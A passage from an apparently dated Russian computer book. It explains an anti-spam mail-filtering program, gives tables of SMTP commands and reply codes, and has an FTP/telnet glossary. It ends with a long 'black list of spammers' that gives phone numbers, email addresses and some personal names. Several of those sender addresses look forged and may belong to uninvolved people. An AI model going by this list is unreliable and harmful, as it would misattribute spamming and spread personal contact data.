- ◆ Автоматически запуск после проверки ящика ваш почтовый клиент — кнопка «Specify» позволяет выбрать клиента (Hotmail, Microsoft Outlook, Outlook Express, The Bat!).
- ◆ Проигрывание звука при наличии новых сообщений.
- ◆ Дозвон до Интернета по началу проверки ящика.

- ◆ Автоматическую проверку почты при старте системы.
- ◆ Проверку почту через определенные промежутки времени.

Также можно настроить отображение столбцов (размер, отправитель, тема, вложения и т.д.).

Вкладка «**Blacklist & friends list**». Здесь отображаются «черный» и «дружественный» списки. Адреса e-mail можно внести вручную заранее. Можно автоматом при проверке почты (так удобнее).

Вкладка «**Filters**». Ну, тут, соответственно, можно настроить фильтры для почты.

Вот, собственно, и все. Теперь только и требуется, что подключиться к Интернету и включить проверку аккаунта. Теперь нужно дожидаться полной загрузки списка сообщения. Остается лишь выбрать (пометить) сообщения для занесения в «черный» или «белый» списки. Как? Правая кнопка мыши на сообщении, в появившемся меню выбрать «занести в ... список». Если письма одного типа (спам) находятся рядом — держим LShift и левой кнопкой выделяем. Потом на выделенных сообщениях клик правой кнопкой и занесение в список.

По завершении сортировки писем нажимается кнопка «Process mail», и все письма, помеченные к удалению, соответственно, удаляются из почтового ящика. Остается только забрать «чистую» почту. Все!

Единственный недостаток программы: не знает она русского языка. Поэтому вся кириллица извращена. Приходится ориентироваться по адресам отправителей.

Команды протокола SMTP

HELO <SP> <domain> <CRLF>

Открыть сессию взаимодействия по протоколу SMTP. <domain> — доменное имя машины.

MAIL <SP> FROM:<reverse-path> <CRLF>

Сообщить адрес отправителя (<reverse-path>). Обязательная команда, которую надо выдать перед отправкой сообщения.

RCPT <SP> TO:<forward-path> <CRLF>

Сообщить адрес получателя (forward-path). Обязательная команда, которую выдают после MAIL FROM, но перед DATA.

DATA <CRLF>

Начать передачу тела почтового сообщения. Тело сообщения должно кончаться точкой («.») в первой позиции строки.

SEND <SP> FROM:<reverse-path> <CRLF>

Послать сообщение на терминал пользователя, который определяется командой RCPT.

SOML <SP> FROM:<reverse-path> <CRLF>

SEND OR MAIL. Послать в почтовый ящик или на терминал пользователя.

SAML <SP> FROM:<reverse-path> <CRLF>

SEND AND MAIL. Послать в почтовый ящик и на терминал пользователя.

VRFY <SP> <string> <CRLF>

Получить информацию о пользователе, имя которого указывается в качестве аргумента команды (<string>).

EXPN <SP> <string> <CRLF>

Получить информацию о пользователях, зарегистрированных в качестве получателей корреспонденции.

HELP (<SP> <string>) <CRLF>

Краткая справка по командам протокола.

NOOP <CRLF>

Нет операции.

QUIT <CRLF>

Завершить сессию.

TURN <CRLF>

Поменяться местами серверу и клиенту.

Коды возврата SMTP

211 System status, or system help reply

Статус системы или Help.

214 Help message. (Information on how to use the receiver or the meaning of a particular non-standard command; this reply is useful only to the human user)

Краткая справка.

220 <domain> Service ready

SMTP-сервис готов к работе.

221 <domain> Service closing transmission channel

Сервис закрыл канал передачи данных.

250 Requested mail action okay, completed

Соединение установлено.

251 User not local; will forward to <forward-path>

Пользователь не местный. Выполнить перенаправление запроса.

354 Start mail input; end with <CRLF>.<CRLF>

Начать ввод почтового сообщения.

421 <domain> Service not available, closing transmission channel (This may be a reply to any command if the service knows it must shut down)

Сервис отсутствует. Канал передачи данных закрыт.

450 Requested mail action not taken: mailbox unavailable (E.g., mailbox busy)

Нет возможности записать данные в почтовый ящик.

451 Requested action aborted: local error in processing

Ошибка при обработке запроса.

452 Requested action not taken: insufficient system storage

Запрос не выполнен, недостаточно памяти на вычислительной установке.

500 Syntax error, command unrecognized (This may include errors such as command line too long)

Синтаксическая ошибка — нет такой команды.

501 Syntax error in parameters or arguments

Синтаксическая ошибка в аргументах команды.

502 Command not implemented

Данная команда не может быть выполнена.

503 Bad sequence of commands

Неправильная последовательность команд.

504 Command parameter not implemented

Параметр команды не может быть использован в данном контексте.

550 Requested action not taken: mailbox unavailable (E.g., mailbox not found, no access)

Не найден соответствующий почтовый ящик.

551 User not local; please try <forward-path>

Пользователь не найден можно попробовать отправить почту по другому адресу.

552 Requested mail action aborted: exceeded storage allocation

Превышены квоты на использование ресурсов памяти.

553 Requested action not taken: mailbox name not allowed (E.g., mailbox syntax incorrect)

Имя почтового ящика неправильное.

554 Transaction failed

Обмен завершился аварийно.

Список терминов по FTP

FTP — File Transfer Protocol

Протокол передачи данных. Он предназначен для передачи файлов с удаленного компьютера на локальный.

FTP-server

Понятие, за которым скрывается обычный компьютер. Но так как он содержит общедоступные файлы и настроен на поддержку протокола FTP, то его называют сервером — поставщиком информации. Вообще, практически любой компьютер с операционной системой UNIX позво-

ляет подключаться к нему по FTP-протоколу. Соединение выполняется с помощью FTP-клиента.

FTP соединение

Соединение с удаленным компьютером при помощи FTP-протокола.

FTP-client

Сервисная программа, с помощью которой можно произвести соединение с FTP-сервером. Обычно эта программа имеет командную строку, но некоторые имеют оконный интерфейс и не требуют запоминания команд.

anonymous

Имя анонимного пользователя. Анонимность пользователя заключается в том, что он имеет право только копировать (download) общедоступные файлы и не может записывать на сервер новые (upload).

upload

Таким словом обозначается процесс записи файлов с локального компьютера на удаленный. Это процесс, обратный download.

download

Таким словом обозначается процесс записи файла с удаленного компьютера на локальный. Это процесс, обратный upload.

login

Каждый пользователь в системе должен иметь свое имя. Поэтому существует такая операция login, с помощью которой входящий пользователь регистрируется. Эта операция применяется не только в FTP, но и в других системах, например telnet. В принципе, для обычного пользователя все это заключается в простом правиле — после того, как на экране появится слово login:, нужно ввести имя для входа в систему. Например:

```
login: anonymous
```

password

Для обеспечения безопасности компьютерных систем одного имени для входа в систему недостаточно. Ведь можно запросто узнать имя владельца системы и воспользоваться им. Но эта проблема легко решается с помощью пароля. После того, как вы ввели имя, требуется ввести пароль, который известен только вам или определенному кругу лиц. В системе FTP для анонимного пользователя паролем служит ваш адрес на локальном компьютере в формате e-mail-адреса Интернет. Если вы

его не знаете, справьтесь у своего администратора. Вообще его общий вид: **имя@домен.домен**, где домен — это имя домена.

Когда будете набирать пароль, не удивляйтесь, что буквы не появляются на экране — это в целях безопасности.

В принципе, для анонимного пользователя пароль вроде бы как и не нужен, но он все-таки введен для того, чтобы быть уверенным, что человек осознает, что он делает.

И еще: многие FTP-клиенты вводят пароль анонимного пользователя автоматически, если вы нажмете **Enter** после приглашения. Проверьте это на своей программе.

telnet

Иногда требуется подключиться к удаленному компьютеру так, чтобы работать как бы с клавиатуры этого компьютера. Это можно осуществить, используя telnet. Однако копирование файлов на локальный компьютер при таком подключении затруднено, но возможно при помощи таких протоколов, как, например, ZMODEM, KERMIT, которые обычно применяются в модемах. Встретить такие протоколы можно на Интернет BBS. Однако не стоит сильно рассчитывать на такой способ копирования файлов.

WWW

World Wide Web. Система гипертекстовых документов, ныне являющаяся, наверное, самой популярной системой на базе Интернета.

HTTP — HyperText Transfer Protocol

Этот протокол используется в системе WWW. Имеет в своем составе несколько других, например предмет рассмотрения данной книги — FTP.

root-каталог

Самый верхний каталог в иерархии файлов. Обычно, когда вы открываете FTP-соединение, то находитесь в root-каталоге. Но некоторые «умные» программы могут автоматически перейти в каталог, который вы укажете при запуске или в тот, в котором вы побывали в последний раз на этом сервере. Перейти в root-каталог можно командой **cd /**.

UNIX

Одна из популярнейших многотерминальных операционных систем. Она обеспечивает достаточную надежность и безопасность, позволяя работать одновременно нескольким пользователям, распределяя между ними ресурсы вычислительной системы.

Archie

База данных по содержимому FTP-серверов. Их в мире несколько. Раз в месяц они «обзванивают» все известные им FTP-серверы и обновляют свою базу данных. Рекомендуются использовать ближайший archie-сервер для равномерного распределения запросов по всему миру. Самый близкий к России — **archie.funet.fi**. Для того, чтобы воспользоваться этой базой данных, вам потребуется telnet-соединение. Наберите имя пользователя archie и затем **prog имя_файла**. Вас поставят в очередь и сообщат расчетное время поиска. По прошествии этого времени вам будут сообщены все ссылки на файлы, в именах которых встретилось указанное вами слово.

Remote computer

Удаленный компьютер. Это компьютер, с которым мы инициируем соединение. Удаленный — это не значит, что он находится далеко. Он может находиться и на соседнем столе.

Local computer

Локальный компьютер. Это компьютер, с которого мы в данный момент работаем и совершаем соединение.

FTP-команды

Последовательность команд, удовлетворяющих синтаксису FTP.

FTP-mail

Служба доставки файлов с FTP-серверов по электронной почте.

Черный список спаммеров**Программирование**

(095) 505452, lbpgpowud@mail.ru

Сдай выпускное сочинение на 5!

<http://shpora2003.ru>, yi185ec2t@hrt.com

Коммерческое предложение

Студия web-дизайна «fele», «Деларстройсервис» (www.delar.ru), <http://feledesign.x-art-x.com>, (8112) 14-00-39, (8112) 44-69-55, feledesign@seznam.cz

Качественные, быстрые и дешевые E-Mail рассылки

здесь, jdiadkp@yahoo.com

Школьникам, абитуриентам, а также их родителям!

Образовательный центр ИНТЕНСИВ, 2360240, jem@netspace.org

Чистка шуб, ремонт кожаных и меховых изделий

Страна мехов, 751 5511, 751 5500, zrqsbg@hotmail.com

Специальные юридические услуги

Республиканское юридическое общество, 234-64-01, 772-92-30, nomail230403@yahoo.com

Супер телефон! Цветной дисплей, Bluetooth

(095) 517-1432, 236531@aol.com

Отдел: снабжения/главного инженера/главного механика

www.bearing.net.ru, Борис Пронин. Тел.: (095) 168 24 42, hermes@comintern.ru

Цветная печать и копирование листовок и плакатов формата A3, A4!

Полиграфический центр «Polydreams», (095) 518-36-92, 121212343rwe@inbox.ru

Электронная газета объявлений и рекламы

Электронная газета объявлений и рекламы в Донецке, <http://www.intours.netfirms.com>, ego@dn.farlep.net

Специальное весеннее предложение

8 (926) 206 2692, (095) 509 29 31, katalog032003@yahoo.com

Кофе-машины

т/ф 977-6713, т. 977-8422, ozmumv@sss.it

Изготовление печатей

951-81-07; 959-20-45, bhanson@bonk.ethz.ch

Полиграфия и сувениры-лучшие цены!

Линия ПРИНТ РЕКЛАМНО-ПРОИЗВОДСТВЕННАЯ КОМПАНИЯ, Котельническая наб., 25. Тел./факс: 961-00-15, 915-08-06/09-19, hqkfoq@mail.com, 1212123rhr@inbox.ru

МТС, МЕГАФОН — Бесплатное подключение !!!

(095) 105-7752, linuxrat@klinzhai.rutgers.edu

Мышление — Произношение — Разговорный Язык

AMERICAN LANGUAGE CENTER ЦЕНТР РАЗГОВОРНОГО АНГЛИЙСКОГО, тел. 238-33-86/778-9894/411-0232, Татьяна, jhcwucy@yahoo.com

Спутниковое телевидение — в квартиру, коттедж, офис

518 5819, satusetv_03@yahoo.com

Центр Практической Психологии КАТАРСИС

КАФЕДРА ПРАКТИЧЕСКОЙ ПСИХОЛОГИИ И МЕНЕДЖМЕНТА ГОСУДАРСТВЕННОЙ АКАДЕМИИ ИННОВАЦИЙ, (095) 115-9751, 115-9761, cheeinj@usa.net

Разработка Товарного знака

тел/факс: (095) 718-6732, rusgraf@yahoo.com, noadress240403@yahoo.com

Реклама в прессе Казахстана

Московское представительство рекламного агентства «АЗИЯ»: (095) 464-71-60, 139-83-16, zuwgdd@mail.ru

УНИКАЛЬНЫЕ фирменные сувениры для Вашего бизнеса!

Клиенты «Рамстор», «Siemens», «Иван Таранов» («ПИТ»), «Винстон», «Адамас», «Алкатель», (095) 771-30-27, 275-24-50, 1212dwfed@list.ru

Хорошее самочувствие

ООО «Формула жизни», (095) 284-51-16, 728-71-27, formula.gig-ny.net.7@l-card.ru

Именная итальянская обувь — по цене отечественной!!!

ИТАЛ-БАЗАР, Ломоносовский проспект, д. 19, 938-20-55, 930-07-01, c92tb@geo.com

Иностранный язык за 2–3 месяца

Москва, ООО «Пастораль». Тел. (095) 182-16-24, 995-57-31, grwh-2000@mail.ru

Компания «DEMETRIUS Software» представляет новую серию тарифных планов на E-Mail рассылки

<http://64.46.116.19/>, qltvto@hotmail.com

Прейскурант цен на камень и выполнение кладки

ООО «СТРОЙ-ВИКС», телефоны: 270-72-12, 270-74-35, far-maus@cea.ru, stroy@email.cz

Директору, финансовому директору, в юридический отдел

АО Центр ЮрИнфоР, 103006, г. Москва, Воротниковский пер., д. 7, 299-84-15, 299-65-00, 956-25-12 (факс). jurinfor@starline.ee. <http://www.jurinfor.ru>, www.jurinfor.b3.nu, urinfor@starline.ee

Инструмент экспомаркетинга

MAXIBIT в России и СНГ, <http://maxibit.cjb.net>, info@maxi-bit.cjb.net, noemail260403@yahoo.com

УЛУЧШИТЕ СВОЕ АНГЛИЙСКОЕ МЫШЛЕНИЕ ПРОИЗНОШЕНИЕ СТИЛЬ РЕЧИ — ДВЕ НЕДЕЛИ МАЙСКИХ СКИДОК

AMERICAN LANGUAGE CENTER Центр разговорного английского, 778-98-94, 238-33-86, 411-0232, tljnahw@yahoo.com

Герб РОССИИ — подарок на майские праздники

ldouxj@yahoo.ru, gerb@data.com

Для руководителя отдела маркетинга

www.marketing.vc, marketing@etime.ru

Детские санаторные и оздоровительные лагеря

Агентство путешествий ВЛАДИСВЕТ, (095) 925-4060, 928-7548, 921-7731, Зам. директора объединения Данилова Наталья Александровна, bcipiydc@rol.ru

Вниманию отдела персонала

Учебный Центр АКМР, (095) 730-03-97, dlowe@erg.sri.com

Ваша реклама в «Седьмом континенте»

(095) 250 4978, 250 9161, astermail33@yahoo.com

Ваш Автомобиль...

330-4444 «SL AUTO», SLAuto@seznam.cz

Мы поможем вам минимизировать ваши затраты на мобильный телефон!!!

tkmost@mail.ru

EVLON General Wig

м. «Отрадное», ул. Декабристов, д. 12, Торговый комплекс «Золотой Вавилон», <http://www.revlonwig.ru>, revlonwig@mail.ru

Руководителям и специалистам юридических и кадровых служб предприятий и организаций

Центр делового сотрудничества «ДИАЛОГ», (095) 943-21-34, jasper@surfer.xs4all.nl

Коттеджи

Тел. (095)790-40-67, ftijkw@usa.com

REVLON General Wig

<http://www.revlonwig.ru>, revlonwig@mail.ru. Торговый комплекс «Охотный ряд».

Увековечьте свой талант!

Профессиональная студия звукозаписи на Старом Арбате, (095) 438-5477, 438-6383, tkawgwdnk@mail.ru

Ваш сайт в первой десятке Яндекса — «Взлет ракетой»

Компания «МИКС», ggpiby@pisem.net

EXPERT.PRINT.SERVICE

(095) 995-43-01/42-01 (095) 995-43-01, 995-13-07, 995-42-01, 236541@yahoo.com

Жалюзи на любой вкус

926-5253, 926-5253, 234-3838, Ведущий менеджер отдела «Жалюзи» — Блажко Ирина. a-base1@yandex.ru

Учет рабочего времени: 925 8268; 921 9854

ЗАО ЭНПИ КИТ, тел: 925 8268; 921 9854, sgleizer@coho.net

Попробуйте бесплатно, Вам это пригодится

744-0647, 963-6433, Владимир. zalini@oss.ru

Хорошее самочувствие

Компания «Формула Жизни» (095) 284-51-16, 728-71-27, murf@losmunoz.com

Коттеджи

Тел. (095) 790-40-67, uicrrm@fromru.com

Кондиционеры. Весенние цены. Дешевле нет!!!

ООО «Техносервис», (095) 506-93-00, 506-94-00, 991-63-16 и 506-35-70, vdzmyv@hotmail.com

GLOBEX INFO

147-6502, 147-6403, noone@mail.ru

ЯРОСЛАВСКИЕ ИНФОРМАЦИОННЫЕ РЕСУРСЫ — АПРЕЛЬ

yaroslavl@gmail.ru, yaroslavl@telkom.net, yaroslavl@joinme.com, yartelecom@SoftHome.ne

4-ая версия диска LG KARAOKE уже в продаже

(095) 489-90-29, 488-91-26, Nerro@putin.ru

Корпоративный Би Лайн

507-1998, xigtasz@online.ru

Юридические услуги

229-2273, 796-0678, отдел лицензирования: 229-9334, 103009, Москва, ул. Б. Дмитровка, д. 23/8, стр. 2, 2-й этаж, i4fm9iijhyj0y@mail.com

ПРОДАЮТСЯ ФИРМЫ, В Т/Ч СО СТРОИТЕЛЬНОЙ ЛИЦЕНЗИЕЙ

КОНТАКТНЫЙ ТЕЛЕФОН: 107-29-15, afyrvwa@yahoo.com

Для снабжения и сбыта

«АСУ-Импульс», <http://949.cjb.net>, impuls250403@yahoo.com

Суши без ограничения СУПЕРПРЕДЛОЖЕНИЕ!!!!

«The Tunnel» Американский ресторан и суши-бар, тел.: 937-41-01, Лубянский пр-д, д. 7, mpeppler@lokkur.dexter.mi.us

ТОРГОВЛЯ НА БИРЖЕ. АКЦИИ. ВЕКСЕЛЯ

Инвестиционная компания РФТ-ЭМИ-ТРАСТ, 101000, Москва, ул. Мясницкая, д. 26, офис 33, вн. тел 165, тел.: 787-84-36; 8 501 439 50 58, факс: 787-84-36. Лицензия ФКЦБ России №000-02604-110000 от 11 октября 2000 года, bsjgve@usa.com

Партнерское участие в V Кубке Европы по спортивной ходьбе

Кабинет Министров Чувашской Республики Министерство физической культуры и спорта. Россия, Чувашская Республика, г. Чебоксары, ул. Урицкого, дом 43. Тел/факс: (8352) 62-62-22, www.cap.ru, vsport2003@mail.ru

Срочное изготовление визиток, листовок, буклетов

Центр полиграфии в 100 м от м. «Семеновская». bevy@seznam.cz, (095) 517-1740 или 360-2007

Супер праздники на отличных курортах

ymrdjl@yandex.ru, «DELLA ROVE» Туроператор телефон: 232-9379

Адреса.Ру — www.Adresa.Ru — ПРЕСТИЖНЫЕ адреса для Вашего сайта (включая бесплатное изготовление страницы для Покупателя адреса)

тел. в Москве 108-5555. adresa@msn.com, adresa@msn.com, www.Adresa.Ru

Быстрые и дешевые E-Mail рассылки планы

urgkgga@yahoo.co.uk

Продукция AMONN

ООО «ТехСтройКолор», 113191, г. Москва, Малая Тульская ул., дом 25, стр. 5, офис 5216. Тел/факс: 737-61-67, 737-61-68, livd9@yahoo.com

Английский за 7,5 часов + новая «Школа памяти»

MiyOa <http://216.87.215.164/>, ser99@mail.ru. по пейджеру: 2320000 абоненту «Самвел».

Вниманию отдела персонала

Учебный Центр АКМР в мае 2003 года проводит серию (095) 730-03-97. whb@adsl-64-109-166-227.dsl.chcgil.ameritech.net

Цветная печать и копирование листовок и плакатов формата А3, А4! До конца апреля СКИДКИ!

Полиграфический центр «Polydreams». (095) 518-36-92. 121212343-rwe@inbox.ru

Мышление — Произношение — Разговорный Язык

TEL. 23 8-3 3- 86 / 77 8-9 89 4, Москва, Павел, azrydva@yahoo.com

Супер праздники на отличных курортах

«DELLA ROVE» Туроператор. Наш телефон: 232-9379 nxgckcf@yandex.ru, wtpokvh@usa.com

Полиграфия и сувениры — лучшие цены!

Метро Таганская, Котельническая наб., 25. Тел./факс: 961-00-15, 915-08-06/09-19. xwowrd@hansenet.de

Снимем офис

507-05-41 Алексей. gavin@cmdmail.amd.com

Английский Разговорный с преподавателями из США

OUR OPERATORS ARE STANDING BY. CALL NOW TEL. 778-98-94 / 238-33-86 / 411-0232 Москва Россияsdifood@mail.com

Славяцкий хрусталь ручной работы (срочная распродажа)

ПРАЙСЛИСТ тел. 130-81-14 e-mail: xrustal@21box.com

Производство отделочных работ

Представляем на ваше рассмотрение коммерческое предложение на производство отделочных работ ООО «Стройснабцентр» Тел.: 517-24-80, 495-22-92, 5hupf3lsnw3n2@cnn.com

Адреса.Ру — www.Adresa.Ru — ПРЕСТИЖНЫЕ адреса для Вашего сайта (включая бесплатное изготовление страницы для Покупателя адреса)

тел. в Москве 108-5555 adresa@yahoo.com

«АСУ-Импульс»: базы данных и справочники для снабжения и сбыта

<http://949.cjb.net>, impuls240403@yahoo.com

Крупная фирма принимает заказы на разработку программного и аппаратного обеспечения

fflhshjimk@mail.ru. Телефон коммерческого отдела: 095 5054524

Чистка шуб, ремонт кожаных и меховых изделий

751 5511, 751 5500, 3-й Митинский пер.4 vqnrcu@yahoo.com

Деньги в безопасности! ДВА СЧЕТА В ШВЕЙЦАРИИ продаются путем смены владельца

Оформление в Москве. 8-903-731-03-73, 496-2451, 121212343-rwe@inbox.ru

Приглашаем на работу

(095) 330-78-66, 330-78-00, 336-38-10. Электронная почта: armons-sel@mail.ru

Для владельцев Mercedes, Audi, Vw, BMW

тел. 413-9164 (10-19) hjqkjb@smtp.prodigy.net.mx

Фамильное Древо — (095) 476 4823. А также другие, специальные виды работ, связанные с поиском, сохранением, оформлением и систематизацией информации о жизни Вашего рода. Мы работаем как в Москве, так и по всем регионам России

Леонид ЖУКОВ, e-mail: genosl34@anort.com, тел: 476 4823 диспетчер.

Полиграфические услуги

Наш адрес: ул. Бахрушина, 32, стр. 2, офис 215. Тел. 517-30-81, 959-22-01, 951-88-93, 789-30-72, менеджеры «ЦОП «На Павелецкой» — Инна, Оксана, Евгений. www.centre-print.ru. E-mail: pavelec@mail.com

Деловой Английский Супер Курс Start — 25-4-03. Предлагаем вашему вниманию супер бизнес программу!

AMERICAN BUSINESS CENTER 411-0232 Moscow, sdfood@mail.com

Переводные материалы по построению отношений с клиентами

Открыт новый сайт с переводными статьями по управлению отношениями с клиентами: www.management-magazine.ru mint2003@mail.ru

Дизайн на грани возможного

Предлагаем полный спектр услуг от нашей дизайн — студии. (095) 518-04-80. Ольга Шмелева, Василец Полина, fobos15@yandex.ru

Копиры, профессиональный сервис. Работа стоит, персонал в бешенстве...

ООО «ВЕРТ ВП» (095) 432-23-95, 432-23-96, 432-23-97. DEIHALG г. Москва, ул. Лобачевского, д. 20, anna-vert@comail.ru

Корпоративный Би Лайн. Бесплатно подключаются услуги (абонентская плата за пользование указанными услугами не взимается)

Заказ и консультации 507-1998 kjnvei@arcor.de

НОВОЕ В РАБОТЕ СЛУЖБЫ ОХРАНЫ ТРУДА НА ПРЕДПРИЯТИИ в 2003 году

(ГАСИС). Лицензия 24П-0089 от 03.01.2001 г. Свидетельство о Гос. аккредитации №25-1326 от 12.10.99. Справки по тел: (095) 280-90-05, 191-31-37, 506-29-28, faqwq12@gmx.net

Для предпринимателей, отдела маркетинга: Электронный информационный справочник «Предприятия-России-2003»

тел. (095) 507-97-15 salebase@seznam.cz

Широкий спектр услуг по изготовлению наружной и интерьерной рекламы

г. Москва, ул. 2-я Магистральная, д. 6. Телефоны: 105-52-63, 105-52-64, 256-88-75, 749-44-77 zuhxxn@hotmail.com

Банкетный комплекс «Салют»

(095) 746-42-06 odesey2001@comail.ru

Разгони свой бизнес

Информационное Агенство Электронных Технологий mail-mass.by.ru, mailer@justa.ru

Купи Матрицу-2 на DVD уже сейчас

dvds4u@altern.org, dvds4u@seznam.cz, zejuzobod@sanfranmail.com

Milinda

zarva@front.ru

Малобюджетная Реклама по E-mail

eevromail@seznam.cz, snavcm@mail.com

Твоя вторая половинка, ждет тебя у нас!!!!

www.poznakomimsja.ru, dfgvfddc@torba.com

Можно заработать

g-s2003@rambler.ru, mihard2003@yahoo.com

БЕСПЛАТНО УВЕЛИЧИТЬ ПОСЕЩАЕМОСТЬ САЙТА

<http://www.angelfire.com>, uvelichitposesch@bk.ru

Джинс и БИ+ БЕСПЛАТНО

тел.: (095) 109-76-79; 8-926-226-94-49, del_t1234@rol.ru

ПМЖ в Германию, Грецию

8-1049-179-877-66-53 (из России), bobby_kriss1@yahoo.de

Технологии работы с молодежью на предприятии

(095) 930 4252, 500 7864, zap_gvstkk@cnt.ru

Приглашаем в Санкт-Петербург

Карпенко А. Д., Чумарин И. Г., Харский К. В. Санкт-Петербург, Кронверкский пр., д. 9, Центр дополнительного профессионального образования, 1-й этаж (м. Горьковская). lossnet@hotmail.ru, (812) 327-87-30

По поводу ШМ Арсенал

Школа менеджеров «Арсенал» (лицензия на образовательную деятельность № 006904), обращаться к Рукотовой Виктории, Мишиной Ирине, Бобкову Александру. Тел.: (095) 424-74-50, 424-74-55, 424-74-60. nsome@ool-18b98858.dyn.optonline.net

офис \$320 СПЕШИТЕ!!!

231-70-88 Нина Анатольевна, marketolog@emails.ru, stroymir@kukamail.com

Зарегистрируй_ТВОЮ_фирму!

2926462, 9959364, 788-0818, Москва, ул. Тверская, д. 10, оф. 600, info@maxtour.ru, www.firmu.ru; www.maxtour.ru, info@firmu.ru

Базы e-mail, массовая рассылка, софт

От Информационного Агентства Электронных Технологий, mail-mass.by.ru, otkaz@justa.ru, mailer@justa.ru

Для предпринимателей, отдела маркетинга

(095) 507-97-15, salebase@seznam.cz, aseremove@seznam.cz, jed-eye_one@ftcenter.ru, mako@sitek.ru, leroy5@berlin.snafu.de

Погода на дом. Недорого!

ООО Техносервис, (095) 481-31-73 и (095) 500-79-09, cond-disksup@emax.ru

Самые дешевые и качественные E-Mail рассылки

<http://64.46.116.19/>, qmcecia@rol.ru

Прописка в московской области

www.propiskavmoskve.ru, Open@mail.ru

Речные КРУИЗЫ

КОМПАНИЯ «ОРТОДОКС», www.cruise.ru, moscow@cruise.ru, x4l6g8n89@par.com

В бухгалтерию

ИД «Главбух», glavbukh@hotmail.ru

ПОГРУЗОЧНО-РАЗГРУЗОЧНЫЕ РАБОТЫ, ОФИСНЫЕ ПЕРЕЕЗДЫ И Т.Д.

(095) 303-16-15 (Москва), Андрей, guzim@seznam.cz, meqqt@mail.com

1С. info

ООО «СофтТип», 317-9462, tel@3179462.mos

НОВОЕ В ПРАКТИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ КАДРОВОЙ СЛУЖБЫ

Министерство Образования РФ. Государственная академия профессиональной переподготовки и повышения квалификации руководящих работников и специалистов (ГАСИС). Лицензия 24П-0089 от 03.01.2001 г. Свидетельство о Гос. аккредитации № 25-1326 от 12.10.99, профессор А. В. Невский, 129272, Москва, ул. Трифоновская, 57, (095) 280-90-05, 191-31-37, 506-29-28, tpbgs@gmx.at, Xinit@gmx.ch

ПРОФЕССИОНАЛЬНЫЙ ЦЕНТР ПЕРЕВОДОВ технической и деловой документации при Государственной Думе РФ

(095) 782-46-73, 925-07-92, prof-perevod@mtu-net.ru

Для ВАС пришлите свой WM-идентификатор

<http://WMCheck.ru>, e-mail igor-p@list.ru, igor-p100@yandex.ru, igor-p@list.ru

УПЛОТНИТЕЛИ

Выборг, 188800, ул. Данилова, 15, а/я 55, Тел. (81278) 39351, 35614, факс 39319, director@helaman.ru, meneger@helaman.ru, okna-vyborg@new-mail.ru

Распечатай БЕСПЛАТНО свою цифровую фотографию у нас

Фотостудия «DreamLab», (095) 771-30-27, 275-24-50, egrefd@tor-ba.com

Примите к сведению

Александр Бромберг, Частная Студия Компьютерного Дизайна, тел. 8-926-204-8865 и 8-926-229-2697, wadstudio@hotmail.com wadstudio@mail.ru

Лекарства по безналичному расчету

ООО «Марион Трейд» и ООО «Экспресс Аптека», (095) 961-22-33, 961-12-33, 961-22-23, Генеральный директор А. А. Казеннов, expressapteka@mail.ru

«Последний Герой» и «Форт Байард» объединяются — ОТДЫХ для ДЕТЕЙ, их РОДИТЕЛЕЙ и СТУДЕНТОВ

Московский городской Дворец детского (юношеского) творчества на Воробьевых горах Тел: 772-6397, 939-8380, Факс: 939-1450, 8-926-206-60-00... rnnock@usa.net, planey@mail.ru, tyrgame@mail.ru

Наше предложение по корпоративному тарифному плану Би Лайн GSM

ybelli@prodigy.net.mx, 507-1998

«ИЗУМРУД» — ЭТО МОЛОДОСТЬ И ЖИЗНЬ. Изумруд — самый хороший фильтр для воды

lag@comset.net, izumrud@ilca.ru, <http://www.izumrud.com.ru>, (812) 4666629

«ЗОЛОТОЙ КЛЮЧИК» — частное объявление на 30 000 досках объявлений

wfysmr@mail.ru, 935000@seznam.cz, наши телефоны в Москве: 935-07-31, 935-03-81

«Закрой фирму и спи спокойно!» — Как, каким образом грамотно и без последствий провести эту процедуру?

kxzwe1@xs4all.nl, rekgwl@hotmail.com, 202-10-45, 202-63-82, 202-69-93, 203-63-09, 202-99-04

«1С:Предприятие», скидки на ПО и услуги 1С

noemail200503@yahoo.com, 507-5084

Нескучный спам! — Nezavisimaya gruppa masterov i programmistov! — Мы ничего не рекламируем, мы вас развлекаем!

Lenass <lenass@hotmail.ru>

СЛУЖБА ДОСТАВКИ

Delivery Service Paper предлагает бесплатную доставку в ваш офис копировальной бумаги ZOOM и SvetoCopy, а также факсовой бумаги UNIFAX в роликах. «Delivery Service Paper» <woody@web.bg>, телефон: (095) 107 02 02

АТС – продажа, монтаж и обслуживание

А.Т.С-Сервис. Тел: (095) 324-0815/17; 104-7433

Уникальный пакет PROMO-BASE, в который включено все необходимое для самостоятельной полномасштабной рассылки

Promo-Base nfinkt@abuse.net, promobase@seznam.cz

Коммерческая недвижимость: продается сайт агентства!

mosrealty@seznam.cz

ПЕРЕВОДЫ технических, юридических, экономических текстов, технических описаний, руководств с английского, немецкого, итальянского, французского и русского языков

Телефон/факс: (095)452-3640, Телефон: (095)136-0517 (с 12 до 20 часов), V.lad noReply <u12570@mmtel.msk.su>

Привет Логин (то, что до @ в адресе), ты слышал про программу FastMailer? Нет? Тогда ищи описание в поисковиках!

ankokhr@rambler.ru

Почтовая рассылка — всегда точно в цель!

741-2291 <ksmlcuzq@odmail.com> (095)

Чистый воздух у Вас дома и на работе

cholet@xconnectiva.com.br, Очистители воздуха «EcoQuest»: (095) 737-3043; 8-926-225-4668

Re:(2) Металлофото для Ваших нужд! (шильды, вывески, таблички, товарные знаки, высокоточные шкалы)

guplmz@mail.com, mesyn@pochtamt.ru, тел.: (095) 504-2105, 109-1692, тел/факс: (095) 219-4953.

Re: 3 квартиры в историческом центре Санкт-Петербурга

flat_spb2003@yahoo.co.uk, otpiska3@yahoo.co.uk, xjilfw@yahoo.co.uk, <http://flat7.netfirms.com>, тел: (812)322-22-45, 322-73-10

Re: Почтовый гном: последние адресные базы

info_1@seznam.cz, ICQ — 174677598. Тел. 8(916) 380-8496.

Re: Отдых: Сочи, Крым, КавМинВоды, Абхазия, Подмоскowie

ВИЗА КОНКОРД — ТУРИСТИЧЕСКАЯ КОМПАНИЯ... Россия, Москва, 101000, Армянский пер., д. 7, Тел. (7-095)232-9600, 232-6861, Факс (7-095)232-3603, jkgabnq@cityline.ru

RE: Оперативное полно-цветное тиражирование по выгодным ценам. Спешите! Цены действительны до 01.06

Полиграфический центр «ФастПринт», (095) 771-30-08, thtght-gffdb@torba.com

Re: МОСКОВСКИЙ ТАНЦЕВАЛЬНЫЙ ЦЕНТР

fipafe@repairman.com, yucubaru@africamail.com, (095) 505-49-20

Re: Золотой Дракон... Нашему ресторану 10 лет

